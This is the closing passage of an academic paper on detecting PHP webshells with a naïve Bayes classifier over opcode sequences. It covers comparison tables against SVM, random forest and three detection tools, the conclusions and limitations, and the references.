Table 4. Accuracy, precision, recall, and performance comparison. NB: naïve Bayes; RF: random forest; SVM: support vector machine.

Method	Accuracy (%)	Precision (%)	Recall (%)	F1 Score (%)
NB-Opcode	97.4	97.2	96.8	97.0
SVM	96.0	94.1	95.9	95.9
RF	96.1	89.0	88.2	88.6

In order to provide a complete evaluation of the NB-Opcode approach, a comparison against real tools is provided. We again used the previous training data to test and compare three popular webshell detection tools: D-Shield, Webshell Killer, and Web Shell Detector. These three tools support PHP code upload detection. After uploading a webshell to determine the effectiveness of these three tools, we observed a lower detection rate compared with the proposed NB-Opcode approach. In addition, unlike the NB-Opcode, none of the three detection tools analyzed use the opcode sequence, which ensures that the detection of obfuscated webshells is almost impossible. Table 5 summarizes the comparison of the NB-Opcode method against the three available products in detecting webshells. It can be seen from the data in the table that NB-Opcode-based detection method was superior to the other three detection tools.

Table 5. Comparison with webshell detector tools.

Detector	Version	Accuracy (%)	Precision (%)	Recall (%)	F1 Score (%)
NB-Opcode	-	97.4	97.2	96.8	97.0
Webshell Killer	V2.10	88.6	85.9	80.3	83.0
D-Shield	V2.1.5.2	92.4	87.9	90.6	89.2
Web Shell Detector	V1.1 by Python	84.6	68.2	77.4	75.5

7. Conclusions and Future Work

This paper analyzes the definition and classification of webshells in detail and describes the characteristics of webshells. Based on this, a webshell detection method based on a naïve Bayes algorithm and opcode sequence is proposed. The support vector machine and random forest algorithm detection methods were compared with respect to four aspects: accuracy, precision, recall rate, and F1 value. The experimental results show that the proposed method had higher indexes in webshell detection. We also compared three popular webshell detection tools (Webshell Killer, D-Shield, and Web Shell Detector). Most of the existing security tools are based on feature matching. The experimental results show that the detection rate of this method compares favorably against these established security tools.

In the case of the rapid development of threat intelligence, it is difficult to perform comprehensive detection using a detection method, which leads to the need for traditional detection methods for auxiliary analysis when detecting in a real environment. In future, traditional detection methods and machine learning detection methods can be combined to propose a more comprehensive detection method. The work of this paper nevertheless has some limitations. Webshell sample collection is difficult, and the number of sample collections was small, resulting in over-fitting of the detection model. The above questions are the next issues that need to be studied and solved.

Author Contributions: Writing—original draft, Y.G., H.M.-G., and P.K. All authors have read and agreed to the published version of the manuscript.

Funding: This research received no external funding.

Conflicts of Interest: Authors declare no conflicts of interest.

References

1. Acunetix. Web Application Vulnerability Report 2019. Available online: https://cdn2.hubspot.net/hubfs/4595665/Acunetix_web_application_vulnerability_report_2019.pdf. (accessed on 14 August 2019).
2. Dinh Tu, T.; Guang, C.; Xiaojun, G.; Wubin, P. Webshell detection techniques in web applications. In Proceedings of the Fifth International Conference on Computing, Communications and Networking Technologies (ICCCNT), Hefei, China, 11–13 July 2014; pp. 1–7. doi:10.1109/ICCCNT.2014.6963152.
3. Kim, J.; Yoo, D.; Jang, H.; Jeong, K. WebSHArk 1.0: A Benchmark Collection for Malicious Web Shell Detection. *J. Inf. Process. Syst.* **2015**, *11*, 229–238. doi:10.3745/JIPS.03.0026.
4. Oleksii, S.; Ahmad, J.; Sharique, S.; Thorsten, H.; Nick, N. No Honor Among Thieves: A Large-Scale Analysis of Malicious Web Shells. In Proceedings of the 25th International Conference on World Wide Web (WWW '16), Montreal, QC, Canada, 11–15 April 2016; International World Wide Web Conferences Steering Committee: Geneva, Switzerland, 2016; pp. 1021–1032. doi:10.1145/2872427.2882992.
5. Jing, Y.; Liming, W.; Zhen, X. A Novel Semantic-Aware Approach for Detecting Malicious Web Traffic. In *Information and Communications Security*; Springer International Publishing: Cham, Switzerland, 2018; pp. 633–645.
6. RSA. Webshell. Available online: <https://www.rsa.com/content/dam/en/solution-brief/asoc-threat-solution-series-webshells.pdf>. (accessed on 7 June 2019).
7. Bradley, L. Comparing supervised and unsupervised category learning. *Psychon. Bull. Rev.* **2002**, *9*, 829–835. doi:10.3758/BF03196342.
8. Shelldetector. Available online: <https://www.shelldetector.com>. (accessed on 14 August 2019).
9. Zhuohang, L.; Hanbing, Y.; Rui, M. Automatic and Accurate Detection of Webshell Based on Convolutional Neural Network. In *Cyber Security*; Springer Singapore: Singapore, 2019; pp. 73–85.
10. Zheng, M.; Rui, M.; Tao, Z.; Weiping, W. Research of Linux WebShell Detection based on SVM Classifier. *Netinfo Secur.* **2014**, *5*, 5–9.
11. Jiankang, H.; Zhen, X.; Duohe, M.; Jing, Y. Research of Webshell Detection Based on Decision Tree. *J. Netw. New Media* **2012**, *6*.
12. Quinlan, J.R. *C4.5: Programs for Machine Learning*; Morgan Kaufmann Publishers Inc.: San Francisco, CA, USA, 1993.
13. Ye, F.; Gong, J.; Yang, W. Black box detection of webshell based on support vector machine. *J. Netw. New Media* **2015**, *47*, 924–930.
14. Jia, W.; Hu, R.; Shi, F. Feature Design and Selection Based on Web Application-Oriented Active Threat Awareness Model. In Proceedings of the 2016 Sixth International Conference on Instrumentation Measurement, Computer, Communication and Control (IMCCC), Harbin, China, 21–23 July 2016; pp. 597–600. doi:10.1109/IMCCC.2016.64.
15. Wenchuan, Y.; Bang, S.; Baojiang, C. A Webshell Detection Technology Based on HTTP Traffic Analysis. In *Innovative Mobile and Internet Services in Ubiquitous Computing, Proceedings of the 11th International Conference on Innovative Mobile and Internet Services in Ubiquitous Computing (IMIS-2017)*; Springer International Publishing, 2018, pp. 336–342.
16. Liuyang, S.; Yong, F. Webshell Detection Method Research Based on Web Log. *J. Netw. New Media* **2016**, *2*, 11.
17. Xin, S.; Xindai, L.; Hua, D. A Matrix Decomposition Based Webshell Detection Method. In Proceedings of the 2017 International Conference on Cryptography, Security and Privacy (ICCSP '17), Wuhan, China, 5 January 2017; ACM: New York, NY, USA, 2017; pp. 66–70. doi:10.1145/3058060.3058083.
18. Wang, C.; Yang, H.; Zhao, Z.; Gong, L.; Li, Z. The Research and Improvement in the Detection of PHP Variable WebShell based on Information Entropy. *J. Comput.* **2016**, *28*, 62–68. doi:10.3966/199115992017102805006.
19. Wang, Z.; Yang, J.; Dai, M.; Xu, R.; Liang, X. A Method of Detecting Webshell Based on Multi-layer Perception. *Acad. J. Comput. Inf. Sci.* **2019**, *2*, 81–91. doi:10.25236/AJCIS.010021.
20. FORENSICS. Neopi. Available online: <https://resources.infosecinstitute.com/web-shell-detection> (accessed on 14 August 2019).
21. Cui, H.; Huang, D.; Fang, Y.; Liu, L.; Huang, C. Webshell Detection Based on Random Forest–Gradient Boosting Decision Tree Algorithm. In Proceedings of the 2018 IEEE Third International Conference on Data Science in Cyberspace (DSC), Guangzhou, China, 18–21 June 2018; pp. 153–160. doi:10.1109/DSC.2018.00030.

22. Croix, A.; Debatty, T.; Mees, W. Training a multi-criteria decision system and application to the detection of PHP webshells. In Proceedings of the 2019 International Conference on Military Communications and Information Systems (ICMCIS), Budva, Montenegro, 14–15 May 2019; pp. 1–8. doi:10.1109/ICMCIS.2019.8842705.
23. Wrench, P.M.; Irwin, B.V.W. Towards a PHP webshell taxonomy using deobfuscation-assisted similarity analysis. In Proceedings of the 2015 Information Security for South Africa (ISSA), Johannesburg, South Africa, 12–13 August 2015; pp. 1–8. doi:10.1109/ISSA.2015.7335066.
24. KALI. Weevely. Available online: <https://tools.kali.org/maintaining-access/weevely> (accessed on 14 August 2019).
25. OWASP. RFI Vulnerability. Available online: https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion (accessed on 14 August 2019).
26. Igor, S.; Felix, B.; Javier, N.; Yoseba, P.; Borja, S.; Carlos, L.; Pablo, B. Idea: Opcode-Sequence-Based Malware Detection. In *Engineering Secure Software and Systems*; Springer Berlin Heidelberg: Berlin/Heidelberg, Germany, 2010; pp. 35–43.
27. php.net. VLD. Available online: <http://pecl.php.net/package/vld>. (accessed on 14 August 2019).



© 2020 by the authors. Licensee MDPI, Basel, Switzerland. This article is an open access article distributed under the terms and conditions of the Creative Commons Attribution (CC BY) license (<http://creativecommons.org/licenses/by/4.0/>).